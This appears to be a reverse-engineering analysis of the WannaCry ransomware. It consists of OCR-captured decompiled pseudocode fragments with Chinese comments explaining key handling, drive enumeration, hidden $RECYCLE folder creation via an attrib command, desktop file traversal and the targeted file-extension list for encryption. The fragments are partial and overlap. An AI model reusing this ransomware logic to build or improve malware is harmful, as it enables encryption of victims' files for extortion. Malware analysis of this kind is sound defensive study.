
```
int __thiscall MoveFileToTempNewAlloc(LPVOID lpParameter, LPCSTR lpFileName, int a3, int a4)
{
  int result; // eax
  unsigned int v6; // eax

  result = CryWriteKeyToPkyEky((_DWORD *)lpParameter + 1, lpFileName, 0);
  if ( result )
  {
    if ( lpFileName )
      CryWriteKeyToPkyEky((_DWORD *)lpParameter + 11, 0, 0);
    result = (int)GlobalAlloc(0, 0x100000u);
    *((_DWORD *)lpParameter + 306) = result;
    if ( result )
    {
      result = (int)GlobalAlloc(0, 0x100000u);
      *((_DWORD *)lpParameter + 307) = result;
      if ( result )
      {
        InitializeCriticalSection((LPCRITICAL_SECTION)((char *)lpParameter + 1260));
        *((_DWORD *)lpParameter + 310) = CreateThread(0, 0, MoveFileToTempNewAlloc_, lpParameter, 0, 0);
        *((_DWORD *)lpParameter + 309) = a3;
        *((_DWORD *)lpParameter + 308) = a4;
        v6 = GetTickCount();
        srand(v6);
        result = 1;
      }
    }
  }
  return result;
}
```




```
int __thiscall CryWriteKeyToPkyEky(_DWORD *this, LPCSTR lpFileName, LPCSTR a3)
{
  int v5; // esi
  DWORD v6; // [esp-14h] [ebp-24h]
  HCRYPTKEY *v7; // [esp-10h] [ebp-20h]
  LPCSTR retaddr; // [esp+10h] [ebp+0h]

  if ( !GetKey((char *)this) )                  // 获取密钥
    goto LABEL_2;
  if ( lpFileName )
  {
    if ( !ImportKey_(lpFileName) )              // 创建00000000.pky文件
    {
      if ( !CryptImportKey__11(this[1], "\x06\x02", 276, 0, 0, this + 3)
        || !CryptGenKey(this[1], (ALG_ID)(this + 2), v6, v7)
        || !CryWriteKeyToPky(this[1], this[2], 6u, lpFileName) )
      {
        goto LABEL_2;
      }
      if ( retaddr )
        CryWriteKeyToEky(retaddr);              // 导出随机密钥写入00000000.eky
      if ( !ImportKey_(lpFileName) )            // 读取00000000.eky密钥，导入密钥
        goto LABEL_2;
    }
    v5 = this[3];
    if ( v5 )
      CryptDestoryKey__11(v5);
  }
  else if ( !CryptImportKey__11(this[1], &g_key, 276, 0, 0, this + 2) )// 获取全局密钥，再次导入
  {
LABEL_2:
    CryFreeKey(this);
    return 0;
  }
  return 1;
}
```




```
  ULARGE_INTEGER TotalNumberOfFreeBytes; // [esp+20h] [ebp-218h] BYREF
  ULARGE_INTEGER FreeBytesAvailableToCaller; // [esp+28h] [ebp-210h] BYREF
  wchar_t Source; // [esp+30h] [ebp-208h] BYREF
  char v11[516]; // [esp+32h] [ebp-206h] BYREF
  __int16 v12; // [esp+236h] [ebp-2h]

  DirectoryName[1] = 58;
  v6 = 92;
  DirectoryName[0] = Value + 65;
  if ( a3 )
  {
    v4 = GetDriveTypeW;
    if ( GetDriveTypeW(DirectoryName) == 5 )    // CD-ROM
      return;
    InterlockedExchange(&Target, Value);        // 原子操作
    goto LABEL_12;
  }
  if ( InterlockedExchangeAdd(&Target, 0) != Value )
  {
    v3 = 0;
    while ( !GetDiskFreeSpaceExW(               // 检测磁盘空闲大小
               DirectoryName,
               &FreeBytesAvailableToCaller,
               &TotalNumberOfBytes,
               &TotalNumberOfFreeBytes)
         || !TotalNumberOfBytes.QuadPart )
    {
      Sleep(0x3E8u);
      if ( ++v3 >= 30 )
        return;
    }
    v4 = GetDriveTypeW;
    if ( GetDriveTypeW(DirectoryName) != 5 )
    {
LABEL_12:
      if ( v4(DirectoryName) == 3 )             // 磁盘或闪存
      {
        Source = 0;
        memset(v11, 0, sizeof(v11));
        v12 = 0;
        CreateProcess_Path(Value, &Source);     // 创建进程和目录
        sprintf_((wchar_t *)a1, &Source);
      }
      LOWORD(v6) = 0;
      CryEncryptionFile__(DirectoryName, 1);    // 遍历文件指向加密操作
      return;
    }
  }
}
```




```
LPWSTR __cdecl CreateProcess_Path(int a1, LPWSTR lpBuffer)
{
  char Dest[1024]; // [esp+8h] [ebp-400h] BYREF

  GetWindowsDirectoryW(lpBuffer, 0x104u);
  if ( *lpBuffer == a1 + 'A' )
  {
    GetTempPathW(0x104u, lpBuffer);             // 获取临时路径
    if ( wcslen(lpBuffer) && lpBuffer[wcslen(lpBuffer) - 1] == 92 )
    {
      lpBuffer[wcslen(lpBuffer) - 1] = 0;
      return lpBuffer;
    }
  }
  else
  {
    swprintf(lpBuffer, (size_t)L"%C:\\%s", (const wchar_t *)(a1 + 'A'), L"$RECYCLE");
    CreateDirectoryW(lpBuffer, 0);              // 创建目录
    sprintf(Dest, "attrib +h +s %C:\\%s", a1 + 'A', "$RECYCLE");// attrib +h +s %C:\\$RECYCLE
    RunProcess_(Dest, 0, 0);                    // 执行cmd命令
  }
  return lpBuffer;
}
```



```
int __thiscall Encryption_File(_DWORD *this, wchar_t *DesktopPath1, int a3)
{
  char *this2; // edi
  _DWORD *Addres; // eax
  void **v5; // ecx
  unsigned int v6; // ebx
  _DWORD *v7; // esi
  _DWORD *v8; // eax
  _DWORD **v9; // eax
  _DWORD *v10; // edi
  _DWORD *v11; // esi
  int v12; // eax
  _DWORD **v13; // ST0C_4
  int v15; // [esp+Ch] [ebp-18h]
  void *Addres1; // [esp+10h] [ebp-14h]
  int v17; // [esp+14h] [ebp-10h]
  int v18; // [esp+20h] [ebp-4h]

  this2 = this;
  LOBYTE(v15) = a3;
  Addres = operator new(0x4ECu);
  *Addres = Addres;                               // 首地址指向自身
  Addres[1] = Addres;                             // +4偏移也指向自身
  Addres1 = Addres;
  v17 = 0;
  v18 = 0;
  Encryption_File(this2, DesktopPath1, &v15, -1, a3);// 在桌面释放@WanaDecryptor@.exe，@Please_Read_Me@.txt
                                                // 遍历桌面文件，判断是否需要加密
                                                // 然后加密需要加密后缀名类型，然后释放一个同名的.WNCRY文件
```




```
swprintf(&DesktopPath_All, aS, DesktopPath1); // 准备遍历桌面所有文件C:\Users\15PB\Desktop\*
hFindFile1 = FindFirstFileW(&DesktopPath_All, &Struct_FindFileData);
hFindFile = hFindFile1;
if ( hFindFile1 == -1 )
{
  LOBYTE(v49) = 0;
  sub_100036A0(&v29, &this2, *v30, v30);
  operator delete(v30);
  v30 = 0;
  v31 = 0;
  v8 = *new_Address_Path;
  v49 = -1;
  sub_100037C0(&this9, &this2, v8, new_Address_Path);
  operator delete(new_Address_Path);
  result = 0;
}
else
{
  b_CreateTemp_To_Desktop = B_CreateTemp_To_Desktop(DesktopPath1);// 判断能否在桌面创建临时文件
  do
  {
    v10 = *(this1 + 308);
    if ( v10 && *v10 )
      break;
    if ( wcscmp(Struct_FindFileData.cFileName, Str_1) && wcscmp(Struct_FindFileData.cFileName, Str_11) )//
                                                // 判断所遍历的是否是"."当前文件夹和".."上层文件夹
                                                // 如果是"."或".."就不进入
    {
      swprintf(&DesktopPath_All, aSS_0, DesktopPath1, Struct_FindFileData.cFileName);//
                                                // C:\Users\15PB\Desktop\文件名
      if ( Struct_FindFileData.dwFileAttributes & 0x10 )//
                                                // 判断是否是一个目录(FILE_ATTRIBUTE_DIRECTORY)
                                                // 是目录则进入
      {
        if ( !sub_100032C0(&DesktopPath_All, Struct_FindFileData.cFileName) )
        {
          v39 = v28;
          std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tidy(
            &v39,
            0);
          v11 = wcslen(&DesktopPath_All);
          std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::assign(
            &v39,
            &DesktopPath_All,
            v11);
          LOBYTE(v49) = 2;
          sub_100035C0(&v40, v30, &v39);
          LOBYTE(v49) = 1;
          std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tidy(
            &v39,
            1);
        }
      }
      else if ( b_CreateTemp_To_Desktop )
      {
        if ( wcscmp(Struct_FindFileData.cFileName, Please_Read_Me_txt) )// 判断文件是不是@Please_Read_Me@.txt
        {
          if ( wcscmp(Struct_FindFileData.cFileName, aWanadecryptorE_1) )// 判断文件是不@WanaDecryptor@.exe.lnk
          {
            if ( wcscmp(Struct_FindFileData.cFileName, aWanadecryptorB) )// 判断文件是不@WanaDecryptor@.bmp
            {
              DesktopPath_All1 = 0;           // 如果不是以上3种文件
              memset(&v44, 0, 0x4E0u);
```




```
            if ( wcscmp(Struct_FindFileData.cFileName, aWanadecryptorB) )// 判断文件是不@WanaDecryptor@.bmp
            {
              DesktopPath_All1 = 0;             // 如果不是以上3种文件
              memset(&v44, 0, 0x4E0u);
              HIWORD(Encryption_Flags1) = 0;
              Encryption_Flags = GetEncryptionFlags(Struct_FindFileData.cFileName);//
                                                // 将文件名传入，判断后缀名类型，返回是否需要加密的标志类型
              Encryption_Flags1 = Encryption_Flags;
              if ( Encryption_Flags != 6        // 判断返回的标志类型不是6 1 0
                                                // 并且文件大小是否大于c800000
                && Encryption_Flags != 1
                && (Encryption_Flags
                 || Struct_FindFileData.nFileSizeHigh > 0
                 || Struct_FindFileData.nFileSizeLow >= 0xC800000) )
              {
                wcsncpy(&cFileName1, Struct_FindFileData.cFileName, 0x103u);
                wcsncpy(&DesktopPath_All1, &DesktopPath_All, 0x167u);
                nFileSizeHigh1 = Struct_FindFileData.nFileSizeHigh;
                nFileSizeLow1 = Struct_FindFileData.nFileSizeLow;
                sub_10003760(&this9, &new_Address_DesktopPath_All, new_Address_Path, &DesktopPath_All1);// 申请了一个空间，返回地址
                                                // 根据标志决定是否将文件路径写入该空间
              }
            }
          }
        }
      }
    }
    hFindFile1 = hFindFile;
  }
  while ( FindNextFileW(hFindFile, &Struct_FindFileData) );
  FindClose(hFindFile1);
  for ( i = *new_Address_Path; i != new_Address_Path; i = *i )
  {
    if ( !sub_10002940(this1, i + 4, 1) )
      sub_10003760(a3, &new_Address_DesktopPath_All, *(a3 + 4), i + 4);
  }
  v14 = a4;
  if ( a4 == -1 )
  {
```


GetEncryptionFlags



```
wchar_t *__stdcall GetEncryptionFlags(wchar_t *Str)
{
  wchar_t *Hou_Zhui; // eax
  const wchar_t *Hou_Zhui1; // edi
  wchar_t **Hou_Zhui_Buff_A1; // esi
  wchar_t *LastBuff; // eax
  wchar_t **Hou_Zhui_Buff_B1; // esi
  wchar_t *v6; // eax
  int v7; // eax

  Hou_Zhui = wcsrchr(Str, '.');                 // 获取最后一个.的位置，返回后缀名
  Hou_Zhui1 = Hou_Zhui;
  if ( Hou_Zhui )
  {
    if ( wcsicmp(Hou_Zhui, aExe) && wcsicmp(Hou_Zhui1, aDll) )// 判断后缀名是不是一个exe或者dll
    {                                           // 如果不是，则进入
      if ( wcsicmp(Hou_Zhui1, Str_WNCRY) )      // 判断后缀名是不是.WNCRY，如果是，则不进入
      {
        Hou_Zhui_Buff_A1 = Hou_Zhui_Buff_A;     // 获取需要加密的后缀名类型
                                                // ".doc"".docx"".xls"".xlsx"".ppt"".pptx"".pst"".ost"".msg"".eml"".vsd"".vsdx"
                                                // ".txt"".csv"".rtf"".123"".wks"".wk1"".pdf"".dwg"".onetoc2"".snt"".jpeg"".jpg"
        if ( Hou_Zhui_Buff_A[0] )
        {
          while ( wcsicmp(*Hou_Zhui_Buff_A1, Hou_Zhui1) )// 循环判断后缀名
          {
            LastBuff = Hou_Zhui_Buff_A1[1];
            ++Hou_Zhui_Buff_A1;
            if ( !LastBuff )                    // 如果最后一个后缀名为空，说明不是需要加密的类型
                                                // 跳转到下一个地方寻找后缀名
              goto LABEL_9;
          }
          Hou_Zhui = 2;                         // 后缀名相同，不再循环，返回标志 2 说明是要加密的类型是2
        }
        else
        {
LABEL_9:
          Hou_Zhui_Buff_B1 = Hou_Zhui_Buff_B;   // ".docb" ".docm" ".dot" ".dotm" ".dotx" ".xlsm" ".xlsb" ".xlw" ".xlt" ".xlm"
                                                //  ".xlc" ".xltx" ".xltm" ".pptm" ".pot" ".pps" ".ppsm" ".ppsx" ".ppam" ".potx"
          if ( Hou_Zhui_Buff_B[0] )
          {
```




```
                                        //  ".xlc" ".xltx" ".xltm" ".pptm" ".pot" ".pps" ".ppsm" ".ppsx" ".ppam" ".potx"
        if ( Hou_Zhui_Buff_B[0] )
        {
          while ( wcsicmp(*Hou_Zhui_Buff_B1, Hou_Zhui1) )
          {
            v6 = Hou_Zhui_Buff_B1[1];
            ++Hou_Zhui_Buff_B1;
            if ( !v6 )                  // 同上
              goto LABEL_15;
          }
          Hou_Zhui = 3;                 // 返回标志 3 说明是要加密的类型是3
        }
        else
        {
LABEL_15:
          if ( wcsicmp(Hou_Zhui1, Str__WNCRYT) )// 如果文件后缀不是以上类型的话，判断是不是.WNCRYT
          {
            v7 = -(wcsicmp(Hou_Zhui1, aWncyr) != 0);
            LOBYTE(v7) = v7 & 251;
            Hou_Zhui = (v7 + 5);
          }
          else
          {
            Hou_Zhui = 4;               // .WNCRYT后缀名的话，返回4
          }
        }
      }
    }
    else                                // 后缀名是.WNCRY，返回标志6
    {
      Hou_Zhui = 6;
    }
  }
  else                                  // 如果是一个exe或者dll的话，返回 标志1
  {
    Hou_Zhui = 1;
  }
}
return Hou_Zhui;
```



```
  for ( i = *new_Address_Path; i != new_Address_Path; i = *i )// 加密操作
  {
    if ( !sub_10002940(this1, i + 4, 1) )
      sub_10003760(a3, &new_Address_DesktopPath_All, *(a3 + 4), i + 4);
  }
  v14 = a4;
  if ( a4 == -1 )
  {
    v15 = DesktopPath1;
    v14 = 0;
